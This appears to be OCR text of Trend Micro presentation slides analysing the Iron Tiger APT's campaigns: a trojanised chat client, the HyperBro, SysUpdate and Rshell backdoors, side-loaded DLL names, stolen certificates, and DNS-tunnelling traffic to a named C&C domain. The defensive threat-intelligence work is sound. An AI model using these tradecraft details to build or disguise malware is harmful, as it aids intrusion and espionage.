
China Petroleum Pipeline Bureau Engineering Co., Ltd. (CPP) is a core member enterprise of China...

government agency | 201-1000

manufacturing | 1000-10000


game | 1000-10000

Infection vector – another chat application



Property	Value
Description	
File description	i Talk
Type	Application
File version	211.9.194.1
Product name	i Talk
Product version	2021.1.2.0
Copyright	Copyright (C) 2022
Size	5.40 MB

Malicious SysUpdate
file properties



Property	Value
Description	
File description	youdu
Type	Application
File version	211.8.50.1
Product name	youdu
Product version	2021.1.2
Copyright	Copyright (C) 2021 xinda.im. All rights reserved.
Size	131 MB

Legitimate Youdu
file properties

Infection vector – another chat application

- Legitimate Youdu files signed by Xinda.im were found in "C:\program files (x86)\i talk\client“ folder of some victims

- It is likely that the threat actor repackaged the Youdu client, backdoored it and named it “i Talk” as a lure to deliver SysUpdate

Malware toolkits


Malware toolkits

- 5 malware families observed since 2021
  - HyperBro
    - Windows only
  - SysUpdate (also named FOCUSFJORD, Soldier, HyperSSL)
    - Windows and now Linux
  - Rshell
    - Linux and MacOS
  - Pandora (also named NDIS proxy)
    - Windows rootkit
  - Hidden
    - Publicly available Windows rootkit

HyperBro – Features

- Custom backdoor with multiple features
  - File manager (enumerate volumes, delete, upload, download, list files, run application)
  - Service manager (list services, start service, stop service)
  - Kill process
  - Take screenshot
  - Interactive shell
  - Run shellcode injected into newly created process

HyperBro – Timeline



2015

2017

2019

HttpBrowser

HyperBro


Updated version

HyperBro – Feature updates

- Based on the RTTI class names, newer version added:
  - Clipboard stealing features
  - Keylogging features
  - Windows registry managing features
  - Timestomping features
- URI path changed
  - Old version: “/ajax”
  - Updated version: “/api/v2/ajax”
- Encoded payload name
  - Old version: thumb.db
  - Updated version: thumb.dat

HyperBro – DLL Side-Loading

- Usually distributed as a set of 3 files (PlugX style)



HyperBro – Side-Loaded DLLs

- Names of side-loaded DLL files (first seen date)
  - dlpprem32.dll (2021)
  - vftrace.dll (2020)
  - mpsvc.dll (2019)
  - sllauncherENU.dll (2019)
  - pcalocalresloader.dll (2017)
  - thinhostprobedll.dll (2017)


HyperBro – Stolen signing certificates

- HyperBro samples signed by Cheetah Mobile in 2021 and 2022

SysUpdate – Features

- Custom backdoor with multiple features
  - File manager (finds, deletes, renames, uploads, downloads a file, and browses a directory)
  - Service manager (lists, starts, stops, and deletes services)
  - Process manager (browses and terminates processes)
  - Take screenshot
  - Drive information retrieval
  - Command execution

SysUpdate – Timeline



2015

Oldest sample found

2020

New loading mechanism


2022

Updated version

- Usually distributed as a set of 3 files (4 in one instance)

SysUpdate – Feature updates

- New version added ASIO library support
  - Asynchronous multiplatform library, changed the code structure
- Linux platform support
- New DNS tunneling feature
  - Uses Base32 algorithm with a custom alphabet to send and receive information through DNS TXT records



dns.qry.name matches "mlnrm.com"

No.	Time	Source	Destination	Protocol	Length	dNSName	Info
12	2023-01-23 11:10:45,…	[redacted]	[redacted]	DNS	89		Standard query 0x0001 TXT 0fvaaaereeaaaaaa.ns.mlnrm.com
38	2023-01-23 11:11:45,…	[redacted]	[redacted]	DNS	89		Standard query 0x0002 TXT svvqaaereeaaaaaa.ns.mlnrm.com
60	2023-01-23 11:12:45,…	[redacted]	[redacted]	DNS	89		Standard query 0x0003 TXT lfwaaaereeaaaaaa.ns.mlnrm.com
2…	2023-01-23 11:13:45,…	[redacted]	[redacted]	DNS	89		Standard query 0x0004 TXT drwqaaereeaaaaaa.ns.mlnrm.com
3…	2023-01-23 11:14:45,…	[redacted]	[redacted]	DNS	89		Standard query 0x0005 TXT 2bwqaaereeaaaaaa.ns.mlnrm.com

SysUpdate – Side-Loaded DLLs

- Names of the side-loaded DLL files (first seen date)
  - libwazuhshared.dll (2022)
  - libwinpthread-1.dll (2022)
  - rcdll.dll (2022)
  - libvlc.dll (2020)
  - dlpprem32.dll (2020)
  - fpmmc.dll (2019)
  - wtsapi32.dll (2019)
  - python33.dll (2019)
  - setupengine.dll (2019)
  - inicore_v2.3.30.dll (2018)
  - GameuxInstallHelper.dll (2018)
  - pdh.dll (2017)
  - Wsock32.dll (2016)
  - ldvpocx.ocx (2015)

SysUpdate – Side-Loaded DLLs

- The threat actor found and exploited two side-loading vulnerabilities in legitimate signed Wazuh executables
- Wazuh is an open-source cybersecurity platform
- Wazuh was deployed in the target's environment


SysUpdate – Stolen signing certificates

- SysUpdate samples signed by Kepware Technologies in 2018
- SysUpdate samples signed by VMProtect developer in 2022
    - Seems related to a VMProtect demo version
    - Other malwares signed with same certificate
        - a custom password and cookie stealer for Chrome
        - a RedLine sample (probably unrelated)
    - Certificate might have been stolen, extracted from the demo version, bought from the underground
    - Sample was packed with VMProtect

Rshell – Features

- Standard backdoor implementing functions
  - Collect OS info and send it to C&C
  - Receive command from C&C to execute
  - Send command execution results back to C&C
  - Few commands available
    - Upload, download, list, read, write, delete files
    - Execute commands
- Observed versions compiled for Linux and MacOS

Rshell – Timeline



2021

Oldest Linux sample


2022

Oldest Mac OS sample

Infrastructure statistics

- ~28 HyperBro C&C IP addresses since November 2020
  - Only one in 2023
- ~30 older SysUpdate C&C IP addresses since November 2020
  - Only one in 2023
- 9 domain names related to newer SysUpdate since May 2022
  - 3 of them are using DNS tunneling feature
  - At least one of them contains a targeted company name
- 5 Rshell C&C (3 domain names, 2 IP addresses) since June 2021

Timeline summary



Targets

Targets in 2022-2023

- 13 targets found in our telemetry
- Targeted countries: Taiwan, Philippines
- One target identified as a Taiwanese gaming company
- One target identified as a Filipino gambling company
- Shift towards gambling/gaming industry in South East Asia started in 2019

- Youdu infection vector suggest mainland China targeting

Targets – Wider targeting ?


- Jan. 2022: BfV (DE) reports that HyperBro was used to target German commercial companies
  - Contains one hash listed in our April 2021 blogpost
- Sep. 2022: CISA (US) reports that HyperBro was used to target Defense Industrial Base (DIB) sector organization
  - Contains one hash listed in our April 2021 blogpost
- Oct. 2022: Intrinsec (FR) reports that HyperBro was used to target a French company
  - Contains TTPs listed in our April 2021 blogpost

Attribution


Attribution to Iron Tiger

- HyperBro malware
  - Exclusive to Iron Tiger?
- In October 2019, an updated version of HyperBro was used during Operation DRBControl
- In December 2020, Avast and ESET wrote about campaigns using old versions of HyperBro
- Why would a single group use an old version if they have access to the new one?

Attribution to Iron Tiger



Attribution to Iron Tiger



Conclusion

Conclusion – 1/2

- Iron Tiger develops its own malware families and updates them regularly

- Chat applications have been used as infection vector in multiple campaigns

- They updated their malware toolkit to run on Linux and MacOS platforms

Conclusion – 2/2

- Threat actor that carefully plans its campaigns
  - Steals signing certificates
  - Finds vulnerabilities relevant to the target's environment
  - Registers relevant domain names
  - Identifies uncommon software used by their targets

- Target shift since 2019, but former targeting still applies

References

- Uncovering DRBControl: Inside the Cyberespionage Campaign Targeting Gambling Operations (whitepaper, Feb 18th, 2020)
- Iron Tiger APT Updates Toolkit With Evolved SysUpdate Malware (blogpost, Apr 9th, 2021)
- Operation Earth Berberoka: An Analysis of a Multivector and Multiplatform APT Campaign Targeting Online Gambling Sites (whitepaper, May 24th, 2022)
- Iron Tiger Compromises Chat Application Mimi, Targets Windows, Mac, and Linux Users (blogpost, Aug 12th, 2022)
- Iron Tiger's SysUpdate Reappears, Adds Linux Targeting (blogpost, Mar 1st, 2023)

TREND MICRO™

THE ART OF CYBERSECURITY

Threats detected and blocked globally by Trend Micro in 2018. **Created with real data by artist Daniel Beauchamp.**